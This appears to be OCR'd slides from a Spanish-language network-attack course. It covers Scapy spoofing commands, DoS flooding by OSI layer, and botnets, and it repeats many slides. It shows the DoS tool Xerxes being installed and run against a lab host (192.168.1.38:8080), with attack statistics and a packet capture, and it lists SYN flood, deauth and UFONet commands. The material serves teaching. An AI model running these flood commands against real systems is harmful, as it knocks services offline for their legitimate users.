
<https://www.zenrows.com/blog/scrapy-python>

<https://vay3t.medium.com/hacking-con-python-3-capitulo-8-entendiendo-scapy-8bf619514d04>


<https://www.geeksforgeeks.org/how-to-make-a-arp-spoofing-attack-using-scapy-python/>

<https://thepythoncode.com/topic/scapy>

INTRODUCTION : LIBS AND TOOLS




INTRODUCTION : LIBS AND TOOLS



-macspooof -source <SOURCE MAC> -iface <INTERFACE>

-ipspooof -source <SOURCE IP> <SOURCE PORT> -target <TARGET IP/FQDN> <TARGET PORT>

INTRODUCTION : LIBS AND TOOLS



-macspooof -source <SOURCE MAC> -iface <INTERFACE>

-ipspooof -source <SOURCE IP> <SOURCE PORT> -target <TARGET IP/FQDN> <TARGET PORT>

-synflood -source <SOURCE PORT> -target <TARGET IP/FQDN> <TARGET PORT>

-deauth -target <TARGET MAC> -gateway <GATEWAY MAC> -iface <INTERFACE>

**PERSON HACKING YOUR
ACCOUNT?**

PROBABLY ALIENS


H
HISTORY.COM

www.hackolo.com

I LIKE TRAINS

WUPS - Mod. Extra. DDos.





3-Way Handshaking(for establishing connection)



FLOODING DDOS

Ataques de Denegación de Servicio (DoS) y Flooding:

Los ataques de Denegación de Servicio (DoS) son intentos maliciosos de hacer que un servicio, recurso o sistema de red no esté disponible para sus usuarios legítimos al inundarlo con tráfico malicioso. El objetivo de un ataque DoS es abrumar un sistema, agotar sus recursos o explotar vulnerabilidades para interrumpir su funcionamiento normal.

Uno de los enfoques comunes para llevar a cabo un ataque DoS es el "flooding", que implica inundar un sistema objetivo con una gran cantidad de tráfico, agotando sus recursos y capacidad de respuesta.

Existen varios métodos de ataque DoS según las capas del modelo OSI, que se dirigen a diferentes partes de una red o sistema. Aquí hay ejemplos de ataques de Denegación de Servicio en diferentes capas de red:



FLOODING DDOS

Ataques de Denegación de Servicio (DoS) y Flooding:

Los ataques de Denegación de Servicio (DoS) son intentos maliciosos de hacer que un servicio, recurso o sistema de red no esté disponible para sus usuarios legítimos al inundarlo con tráfico malicioso. El objetivo de un ataque DoS es abrumar un sistema, agotar sus recursos o explotar vulnerabilidades para interrumpir su funcionamiento normal.

Uno de los enfoques comunes para llevar a cabo un ataque DoS es el "flooding", que implica inundar un sistema objetivo con una gran cantidad de tráfico, agotando sus recursos y capacidad de respuesta.

Existen varios métodos de ataque DoS según las capas del modelo OSI, que se dirigen a diferentes partes de una red o sistema. Aquí hay ejemplos de ataques de Denegación de Servicio en diferentes capas de red:



<https://cybermap.kaspersky.com/>

<https://www.cloudflare.com/es-es/learning/ddos/what-is-a-ddos-attack/>

<https://www.digitalattackmap.com/#anim=1&color=0&country=ALL&list=0&time=18763&view=map>

<https://github.com/unregistered436/DDoS>


FLOODING DDOS

Ataques de Denegación de Servicio (DoS) y Flooding:

Los ataques de Denegación de Servicio (DoS) son intentos maliciosos de hacer que un servicio, recurso o sistema de red no esté disponible para sus usuarios legítimos al inundarlo con tráfico malicioso. El objetivo de un ataque DoS es abrumar un sistema, agotar sus recursos o explotar vulnerabilidades para interrumpir su funcionamiento normal.

Uno de los enfoques comunes para llevar a cabo un ataque DoS es el "flooding", que implica inundar un sistema objetivo con una gran cantidad de tráfico, agotando sus recursos y capacidad de respuesta.

Existen varios métodos de ataque DoS según las capas del modelo OSI, que se dirigen a diferentes partes de una red o sistema. Aquí hay ejemplos de ataques de Denegación de Servicio en diferentes capas de red:



FLOODING DDOS

Ataques de Denegación de Servicio (DoS) y Flooding:

Los ataques de Denegación de Servicio (DoS) son intentos maliciosos de hacer que un servicio, recurso o sistema de red no esté disponible para sus usuarios legítimos al inundarlo con tráfico malicioso. El objetivo de un ataque DoS es abrumar un sistema, agotar sus recursos o explotar vulnerabilidades para interrumpir su funcionamiento normal.

Uno de los enfoques comunes para llevar a cabo un ataque DoS es el “flooding”, que implica inundar un sistema objetivo con una gran cantidad de tráfico, agotando sus recursos y capacidad de respuesta.

Existen varios métodos de ataque DoS según las capas del modelo OSI, que se dirigen a diferentes partes de una red o sistema. Aquí hay ejemplos de ataques de Denegación de Servicio en diferentes capas de red:

[illegible]

FLOODING DDOS

Ataques de Denegación de Servicio (DoS) y Flooding:

Los ataques de Denegación de Servicio (DoS) son intentos maliciosos de hacer que un servicio, recurso o sistema de red no esté disponible para sus usuarios legítimos al inundarlo con tráfico malicioso. El objetivo de un ataque DoS es abrumar un sistema, agotar sus recursos o explotar vulnerabilidades para interrumpir su funcionamiento normal.

Uno de los enfoques comunes para llevar a cabo un ataque DoS es el "flooding", que implica inundar un sistema objetivo con una gran cantidad de tráfico, agotando sus recursos y capacidad de respuesta.

Existen varios métodos de ataque DoS según las capas del modelo OSI, que se dirigen a diferentes partes de una red o sistema. Aquí hay ejemplos de ataques de Denegación de Servicio en diferentes capas de red:



1. Capa 3 (Red):

- **Ataque de Flooding ARP (ARP Flooding):** En este ataque, el atacante envía una gran cantidad de solicitudes ARP falsas para inundar la tabla ARP de un dispositivo o una red, lo que puede provocar la interrupción de la conectividad.
- **Ataque de Flood ICMP (Ping Flood):** El atacante envía un gran número de solicitudes de eco ICMP (ping) al sistema objetivo para saturar sus recursos de procesamiento.
- **Ataque de Flooding SYN (SYN Flood):** Este es un tipo de ataque DoS en la capa de transporte. El atacante envía una gran cantidad de solicitudes de inicio de conexión SYN a un servidor, lo que puede agotar sus recursos.

FLOODING DDOS

Ataques de Denegación de Servicio (DoS) y Flooding:

Los ataques de Denegación de Servicio (DoS) son intentos maliciosos de hacer que un servicio, recurso o sistema de red no esté disponible para sus usuarios legítimos al inundarlo con tráfico malicioso. El objetivo de un ataque DoS es abrumar un sistema, agotar sus recursos o explotar vulnerabilidades para interrumpir su funcionamiento normal.

Uno de los enfoques comunes para llevar a cabo un ataque DoS es el "flooding", que implica inundar un sistema objetivo con una gran cantidad de tráfico, agotando sus recursos y capacidad de respuesta.

Existen varios métodos de ataque DoS según las capas del modelo OSI, que se dirigen a diferentes partes de una red o sistema. Aquí hay ejemplos de ataques de Denegación de Servicio en diferentes capas de red:



2. Capa 4 (Transporte):

- **Ataque de Flood UDP (UDP Flood):** El atacante envía una gran cantidad de paquetes UDP a un servidor o servicio, lo que puede sobrecargar los recursos del servidor.

<https://github.com/Leeon123/TCP-UDP-Flood>

CrackMapExec 4 recon

CrackMapExec (CME) es una herramienta de código abierto que se utiliza en el campo de la seguridad de la información y las auditorías de penetración. CME se basa en el lenguaje de scripting Python y se utiliza principalmente para realizar pruebas de penetración y auditorías de seguridad en entornos de red con sistemas Windows. La herramienta tiene un enfoque en la explotación y el análisis de sistemas Windows, lo que la hace particularmente útil en evaluaciones de seguridad en redes corporativas.



3. Capa 7 (Aplicación):

- **Ataque HTTP Flood:** Se dirige a aplicaciones web y servicios HTTP. Los atacantes inundan el servidor con una gran cantidad de solicitudes HTTP legítimas para agotar los recursos del servidor web.
- **Ataque de inundación DNS (DNS Flood):** Se enfoca en los servidores DNS. Los atacantes inundan el servidor DNS con consultas, lo que puede afectar la resolución de nombres de dominio.
- **(DHCP starvation attack):** Un ataque dirigido a servidores DHCP mediante el cual un atacante falsifica solicitudes DHCP con la intención de agotar todas las direcciones IP disponibles que pueden ser asignadas por el servidor DHCP...



```
jomoza-s2g-cna :: Documents/T00LS/Xerxes-1.4 » sudo python2.7 installer.py install  
Installing...  
Installing Dependencies...  
█
```

<https://github.com/sepehrdaddev/Xerxes>



```
jomoza-s2g-cna :: Documents/T00LS/Xerxes-1.4 » sudo python2.7 installer.py install
Installing...
Installing Dependencies...
█
```

<https://github.com/sepehrdaddev/Xerxes>

```
└─[jomoza@notyourdevice] [/dev/pts/2] [1]
└─[~/Xerxes-1.4]> ls
build/ Headers/ main.cpp* useragents*
CMakeLists.txt* installer.py* README.md* XerxesTheGreat.jpg*
Dockerfile* LICENSE.md* Sources/
└─[jomoza@notyourdevice] [/dev/pts/2]
└─[~/Xerxes-1.4]> cd build
└─[jomoza@notyourdevice] [/dev/pts/2]
└─[~/Xerxes-1.4/build]> ls
build/ Dockerfile* useragents* Xerxes*
└─[jomoza@notyourdevice] [/dev/pts/2]
└─[~/Xerxes-1.4/build]> ./Xerxes -h
Xerxes version 1.4 20231023 (Xerxes - Revised)
[ERROR]: You need to be root
```



```
jomoza-s2g-cna :: Documents/T00LS/Xerxes-1.4 » sudo python2.7 installer.py install
Installing...
Installing Dependencies...
█
```

<https://github.com/sepehrdaddev/Xerxes>



```
└─[jomoza@notyourdevice] [/dev/pts/2] [1]
```

```
└─[~/Xerxes-1.4]> ls
```

build/ Headers/ main.cpp* useragents*

CMakeLists.txt* installer.py* README.md* XerxesTheGreat.jpg*

Dockerfile* LICENSE.md* Sources/

```
└─[jomoza@notyourdevice] [/dev/pts/2]
```

```
└─[~/Xerxes-1.4]> cd build
```

```
└─[jomoza@notyourdevice] [/dev/pts/2]
```

```
└─[~/Xerxes-1.4/build]> ls
```

build/ Dockerfile* useragents* Xerxes*

```
└─[jomoza@notyourdevice] [/dev/pts/2]
```

```
└─[~/Xerxes-1.4/build]> ./Xerxes -h
```

Xerxes version 1.4 20231023 (Xerxes - Revised)

[ERROR]: You need to be root

```
(ivan@kali-ivan)-[~/Descargas/Xerxes-1.4/build] - Rev
$ sudo ./Xerxes -h
Xerxes version 1.4 20231023 (Xerxes - Revised)
[ERROR]: Invalid Configuration
Usage: ./Xerxes -target <ip or url> -port <port> <options>

Options:
    -h                set attack vector to HTTP
    -i                set attack vector to Spoofed
```

```
jomoza-s2g-cna :: Documents/T00LS/Xerxes-1.4 » sudo python2.7 installer.py install  
Installing...  
Installing Dependencies...  
█
```

<https://github.com/sepehrdaddev/Xerxes>



```
jomoza-s2g-cna :: Documents/T00LS/Xerxes-1.4 » sudo python2.7 installer.py install
Installing...
Installing Dependencies...
█
```

<https://github.com/sepehrdaddev/Xerxes>

sudo ./Xerxes -target 10.0.3.1 -p 80 -rh -ru -rs -rp -h

```
jomoza-s2g-cna :: T00LS/Xerxes-1.4/build » sudo ./Xerxes -target 192.168.1.38 -port 8080 -h -rh -rs -rp
Xerxes version 1.4 20231023 (Xerxes - Revised)
[INFO]: Attacking 192.168.1.38:8080 with 10 Threads, 25 Connections
[INFO]: Delay: 0 microsecs
[INFO]: Attack Vector: HTTP
[INFO]: Header Randomization Enabled
[INFO]: Source Randomization Enabled
[INFO]: Port Randomization Enabled
--- press <Ctrl+C> to stop ---

^CShutting down...
--- 192.168.1.38 Attack statistics ---
1809 Volys sent, 42108 Requests sent, Time 0.712234 s
jomoza-s2g-cna :: T00LS/Xerxes-1.4/build » █
```

*wlp0s20f3

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.dst == 192.168.1.38

No.	Time	Source	Destination	Protocol	Length	Info
455113	1648.5694590...	192.168.1.37	192.168.1.38	HTTP	1294	Continuation
455114	1648.5694654...	192.168.1.37	192.168.1.38	HTTP	4410	GET /AAAA HTTP/1.0 Continuation
455115	1648.5694696...	192.168.1.37	192.168.1.38	HTTP	1129	Continuation
455116	1648.5694742...	192.168.1.37	192.168.1.38	HTTP	5455	GET /QRRRRRRRR HTTP/1.0 Continuation
455117	1648.5710943...	192.168.1.37	192.168.1.38	HTTP	5459	GET /99 HTTP/1.0 Continuation
455118	1648.5711057...	192.168.1.37	192.168.1.38	HTTP	5395	GET /LLLLLLLL HTTP/1.0 Continuation
455119	1648.5711126...	192.168.1.37	192.168.1.38	HTTP	4410	GET /KKKKKKK HTTP/1.0 Continuation
455120	1648.5711190...	192.168.1.37	192.168.1.38	HTTP	1067	Continuation
455121	1648.5711284...	192.168.1.37	192.168.1.38	HTTP	5428	GET /=== HTTP/1.0 Continuation
455122	1648.5711348...	192.168.1.37	192.168.1.38	HTTP	5447	GET /QQQRRRRRR HTTP/1.0 Continuation
455123	1648.5711394...	192.168.1.37	192.168.1.38	HTTP	5501	HEAD /XXXXXXXXXX HTTP/1.0 Continuation
455124	1648.5711448...	192.168.1.37	192.168.1.38	HTTP	5488	HEAD /gggghhhhhhhhh HTTP/1.0 Continuation
455125	1648.5711497...	192.168.1.37	192.168.1.38	HTTP	5618	GET /BBBBB HTTP/1.0 Continuation
455126	1648.5711548...	192.168.1.37	192.168.1.38	HTTP	5473	GET / HTTP/1.0 Continuation
455149	1648.5717676...	192.168.1.37	192.168.1.38	TCP	66	60906 → 8080 [ACK] Seq=363 Ack=2228 Win=6208

Hypertext Transfer Protocol

HEAD /gggghhhhhhhhh HTTP/1.0\r\n

- User-Agent: Wget/1.16 (linux-gnu/Xerxes)\r\n
- Cache-Control: max-age=0\r\n
- Accept-Encoding: gzip\r\n
- Accept-Charset: ISO-8859-2, ISO-8859-2\r\n
- Referer: https://yandex.com/\r\n
- Accept: */*\r\n
- Connection: Keep-Alive\r\n
- Content-Type: application/x-url-encoded\r\n



```
jomoza-s2g-cna :: Documents/T00LS/Xerxes-1.4 » sudo python2.7 installer.py install
Installing...
Installing Dependencies...
█
```

<https://github.com/sepehrdaddev/Xerxes>

sudo ./Xerxes -target 10.0.3.1 -p 80 -rh -ru -rs -rp -h

```
jomoza-s2g-cna :: T00LS/Xerxes-1.4/build » sudo ./Xerxes -target 192.168.1.38 -port 8080 -h -rh -rs -rp
Xerxes version 1.4 20231023 (Xerxes - Revised)
[INFO]: Attacking 192.168.1.38:8080 with 10 Threads, 25 Connections
[INFO]: Delay: 0 microsecs
[INFO]: Attack Vector: HTTP
[INFO]: Header Randomization Enabled
[INFO]: Source Randomization Enabled
[INFO]: Port Randomization Enabled
--- press <Ctrl+C> to stop ---

^CShutting down...
--- 192.168.1.38 Attack statistics ---
1809 Volys sent, 42108 Requests sent, Time 0.712234 s
jomoza-s2g-cna :: T00LS/Xerxes-1.4/build » █
```

*wlp0s20f3

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.dst == 192.168.1.38

No.	Time	Source	Destination	Protocol	Length	Info
455113	1648.5694590...	192.168.1.37	192.168.1.38	HTTP	1294	Continuation
455114	1648.5694654...	192.168.1.37	192.168.1.38	HTTP	4410	GET /AAAA HTTP/1.0 Continuation
455115	1648.5694696...	192.168.1.37	192.168.1.38	HTTP	1129	Continuation
455116	1648.5694742...	192.168.1.37	192.168.1.38	HTTP	5455	GET /QRRRRRRRR HTTP/1.0 Continuation
455117	1648.5710943...	192.168.1.37	192.168.1.38	HTTP	5459	GET /99 HTTP/1.0 Continuation
455118	1648.5711057...	192.168.1.37	192.168.1.38	HTTP	5395	GET /LLLLLLLL HTTP/1.0 Continuation
455119	1648.5711126...	192.168.1.37	192.168.1.38	HTTP	4410	GET /KKKKKKK HTTP/1.0 Continuation
455120	1648.5711190...	192.168.1.37	192.168.1.38	HTTP	1067	Continuation
455121	1648.5711284...	192.168.1.37	192.168.1.38	HTTP	5428	GET /=== HTTP/1.0 Continuation
455122	1648.5711348...	192.168.1.37	192.168.1.38	HTTP	5447	GET /QQQRRRRRR HTTP/1.0 Continuation
455123	1648.5711394...	192.168.1.37	192.168.1.38	HTTP	5501	HEAD /XXXXXXXXXX HTTP/1.0 Continuation
455124	1648.5711448...	192.168.1.37	192.168.1.38	HTTP	5488	HEAD /gggghhhhhhhhh HTTP/1.0 Continuation
455125	1648.5711497...	192.168.1.37	192.168.1.38	HTTP	5618	GET /BBBBB HTTP/1.0 Continuation
455126	1648.5711548...	192.168.1.37	192.168.1.38	HTTP	5473	GET / HTTP/1.0 Continuation
455149	1648.5717676...	192.168.1.37	192.168.1.38	TCP	66	60906 → 8080 [ACK] Seq=363 Ack=2228 Win=6208

Hypertext Transfer Protocol

> HEAD /gggghhhhhhhhh HTTP/1.0\r\n

- User-Agent: Wget/1.16 (linux-gnu/Xerxes)\r\n
- Cache-Control: max-age=0\r\n
- Accept-Encoding: gzip\r\n
- Accept-Charset: ISO-8859-2, ISO-8859-2\r\n
- Referer: https://yandex.com/\r\n
- Accept: */*\r\n
- Connection: Keep-Alive\r\n
- Content-Type: application/x-url-encoded\r\n





Cyber Criminal
(Hacker)

Botnet Operation

Command & Control Servers



Computers on
Internet




1. Infect
computers

4. Access C&C
Servers to Send info

5. Send commands
or instructions,
Update Bots

2. Infected computers
become bots



3. Infected computers spread infection

6. DDoS Attack
Send SPAM
Spread Infection ...




Cyber Criminal
(Hacker)

Botnet Operation

Command & Control Servers



Computers on Internet




1. Infect computers

4. Access C&C
Servers to Send info

5. Send commands
or instructions,
Update Bots

2. Infected computers
become bots





3. Infected computers spread infection

6. DDoS Attack
Send SPAM
Spread Infection ...



<https://github.com/epsilon/ufonet>







```
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]  
[~/Documents/TOOLS/MORE/ufonet]> ./ufonet --test-all
```



<https://github.com/epsylon/ufonet>




